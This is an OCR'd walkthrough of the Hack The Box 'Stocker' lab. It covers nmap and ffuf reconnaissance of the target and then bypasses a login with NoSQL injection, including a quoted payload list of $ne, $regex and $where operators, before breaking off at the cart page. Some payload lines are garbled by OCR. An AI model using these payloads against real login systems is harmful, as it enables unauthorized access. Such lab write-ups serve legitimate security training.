
Stocker - HTB

Nmap Scan

```
$ nmap -A -T4 -oN nmapscan_topports -vv 10.10.11.196
Nmap scan report for 10.10.11.196
Host is up, received syn-ack (0.55s latency).
Scanned at 2023-06-25 11:18:37 EDT for 76s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
 2.0)
| ssh-hostkey:
|   3072 3d12971d86bc161683608f4f06e6d54e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/Jyuj3D7FuZQdudxWlH081Q6WkdTVz6G05mFSFpBpycfO
rwuJpQ6oJV1I4J6UeXg+o5xHSm+ANLhYEI6T/JMnYSyEmVq/QVactDs9ixhi+j0R0rUrYYgteX7XuOT2g4ivyp
1zKQP1uKYF2lGVnrcvX4a6ds4FS8mkM2o74qeZj6XfUiCYdPSVJmFjX/TgTzXYHt7kHj0vLtMG63sxXQDVLC5N
wLs3VE61qD4KmhCfu+9viOBvA1ZID4Bmw8vgi0b5FfQASbtkylpRxdOEyUxGZ1dbcJzT+wGEhalvlQl9CirZLP
MBn4YMC86okK/Kc0Wv+X/lC+4UehL//U3MkD9XF3yTmq+UVF/qJTrs9Y15lUOu3bJ9kpP9VDbA6NNGi1HdLyO4
CbtifsWblmmoRWIr+U8B2wP/D9whWGwRJPBBwTJWZvxvZz3llRQhq/8Np0374iHWIEG+k9U9Am6rFKBgGlPUcf
6Mg7w4AFLiFEQaQFRpEbf+xtS1YMLLqpg3qB0=
|   256 7c4d1a7868ce1200df491037f9ad174f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgPXCNqX65/
kNxcEEVPqpV7du+KsPJokAydK/wx1GqHpuUm3lLjMuLOnGFInSYGKlCK1MLtoCX6DjVwx6nWZ5w=
|   256 dd978050a5bacd7d55e827ed28fdaa3b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIDyp1s8jG+rEbfeqAQbCqJw5+Y+T17PRzOcYd+W32hF
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://stocker.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Sun Jun 25 11:19:53 2023 -- 1 IP address (1 host up) scanned in 76.11 s
econds
```


- Webpage not reachable -



- Added the domain in `/etc/hosts` file -

```
┌──(kali㉿kali)-[~/Documents/HTB/Stocker]
└─$ echo -n -e '10.10.11.196\tstocker.htb' | sudo tee -a /etc/hosts
[sudo] password for kali:
10.10.11.196    stocker.htb

┌──(kali㉿kali)-[~/Documents/HTB/Stocker]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.0.2.15       blackpearl.tcm
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.217    topology.htb latex.topology.htb stats.topology.htb
10.10.11.196    stocker.htb
```

- Visited the website -



We're still actively developing our site to make it as easy as possible for you to order our products. We're really excited.

- Started vhost fuzzing -

```
┌──(kali㉿kali)-[~/Documents/HTB/Stocker]
└─$ ffuf -u http://10.10.11.196/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt:FUZZ -H "Host: FUZZ.stocker.htb"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3

________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.196/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.stocker.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

pop                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 343ms]
www                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 343ms]
new                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 343ms]
dns2                    [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 343ms]
mail                    [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 343ms]
blog                    [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 344ms]
secure                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 344ms]
shop                    [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 364ms]
ftp                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 364ms]
vpn                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 364ms]
```

- Was getting the same results of size 178 so quit the fuzzing and started again by filtering the sizes of 178.

```
┌──(kali㉿kali)-[~/Documents/HTB/Stocker]
└─$ ffuf -u http://10.10.11.196/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt:FUZZ -H "Host: FUZZ.stocker.htb" -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3

________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.196/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.stocker.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

dev                     [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 364ms]
:: Progress: [19966/19966] :: Job [1/1] :: 99 req/sec :: Duration: [0:03:12] :: Errors: 0 ::
```

- Got a hit and added that subdomain in the `/etc/hosts` file -


```
┌──(kali㉿kali)-[~/Documents/HTB/Stocker]
└─$ echo ' dev.stocker.htb' | sudo tee -a /etc/hosts
[sudo] password for kali:
 dev.stocker.htb

┌──(kali㉿kali)-[~/Documents/HTB/Stocker]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.0.2.15       blackpearl.tcm
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.217    topology.htb latex.topology.htb stats.topology.htb
10.10.11.196    stocker.htb dev.stocker.htb
```

- Directory bruteforcing on http://dev.stocker.htb


```
┌──(kali㉿kali)-[~/Documents/HTB/Stocker]
└─$ ffuf -u http://dev.stocker.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://dev.stocker.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________
```

```
#                       [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 421ms]
#                       [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 351ms]
                        [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 352ms]
login                   [Status: 200, Size: 2667, Words: 492, Lines: 76, Duration: 535ms]
static                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 594ms]
Login                   [Status: 200, Size: 2667, Words: 492, Lines: 76, Duration: 452ms]
logout                  [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 405ms]
stock                   [Status: 302, Size: 48, Words: 4, Lines: 1, Duration: 592ms]
Logout                  [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 345ms]
Static                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 359ms]
                        [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 382ms]
LogIn                   [Status: 200, Size: 2667, Words: 492, Lines: 76, Duration: 483ms]
LOGIN                   [Status: 200, Size: 2667, Words: 492, Lines: 76, Duration: 472ms]
:: Progress: [220560/220560] :: Job [1/1] :: 76 req/sec :: Duration: [0:42:44] :: Errors: 0 ::
```

- Moving to http://dev.stocker.htb/login




- Tried traditional SQL injection on the Login page but no luck.



- The response header says - `X-Powered-By: Express`

- Express.js is a framework of Node.js
- It also accepts JSON type value.
- We can try NoSQL injection.
- Some NoSQL injection payloads -




Exploit

In PHP you can send an Array changing the sent parameter from *parameter=foo* to *parameter[arrName]=foo*.


The exploits are based in adding an **Operator**:

```
username[$ne]=1$password[$ne]=1 #<Not Equals>
username[$regex]=^adm$password[$ne]=1 #Check a <regular expression>, could be used to b
username[$regex]=.{25}&pass[$ne]=1 #Use the <regex> to find the length of a value
username[$eq]=admin&password[$ne]=1 #<Equals>
username[$ne]=admin&pass[$lt]=s #<Less than>, Brute-force pass[$lt] to find more users
username[$ne]=admin&pass[$gt]=s #<Greater Than>
username[$nin][admin]=admin&username[$nin][test]=test&pass[$ne]=7 #<Matches non of the
{ $where: "this.credits == this.debits" }#<IF>, can be used to execute code
```


- Trying NoSQL injection -




- Trying NoSQL injection in JSON format and also changing the `Content-Type` Header with `application/json`




- We see that we are directed to the page - `/stock`




- On clicking on “View Cart”




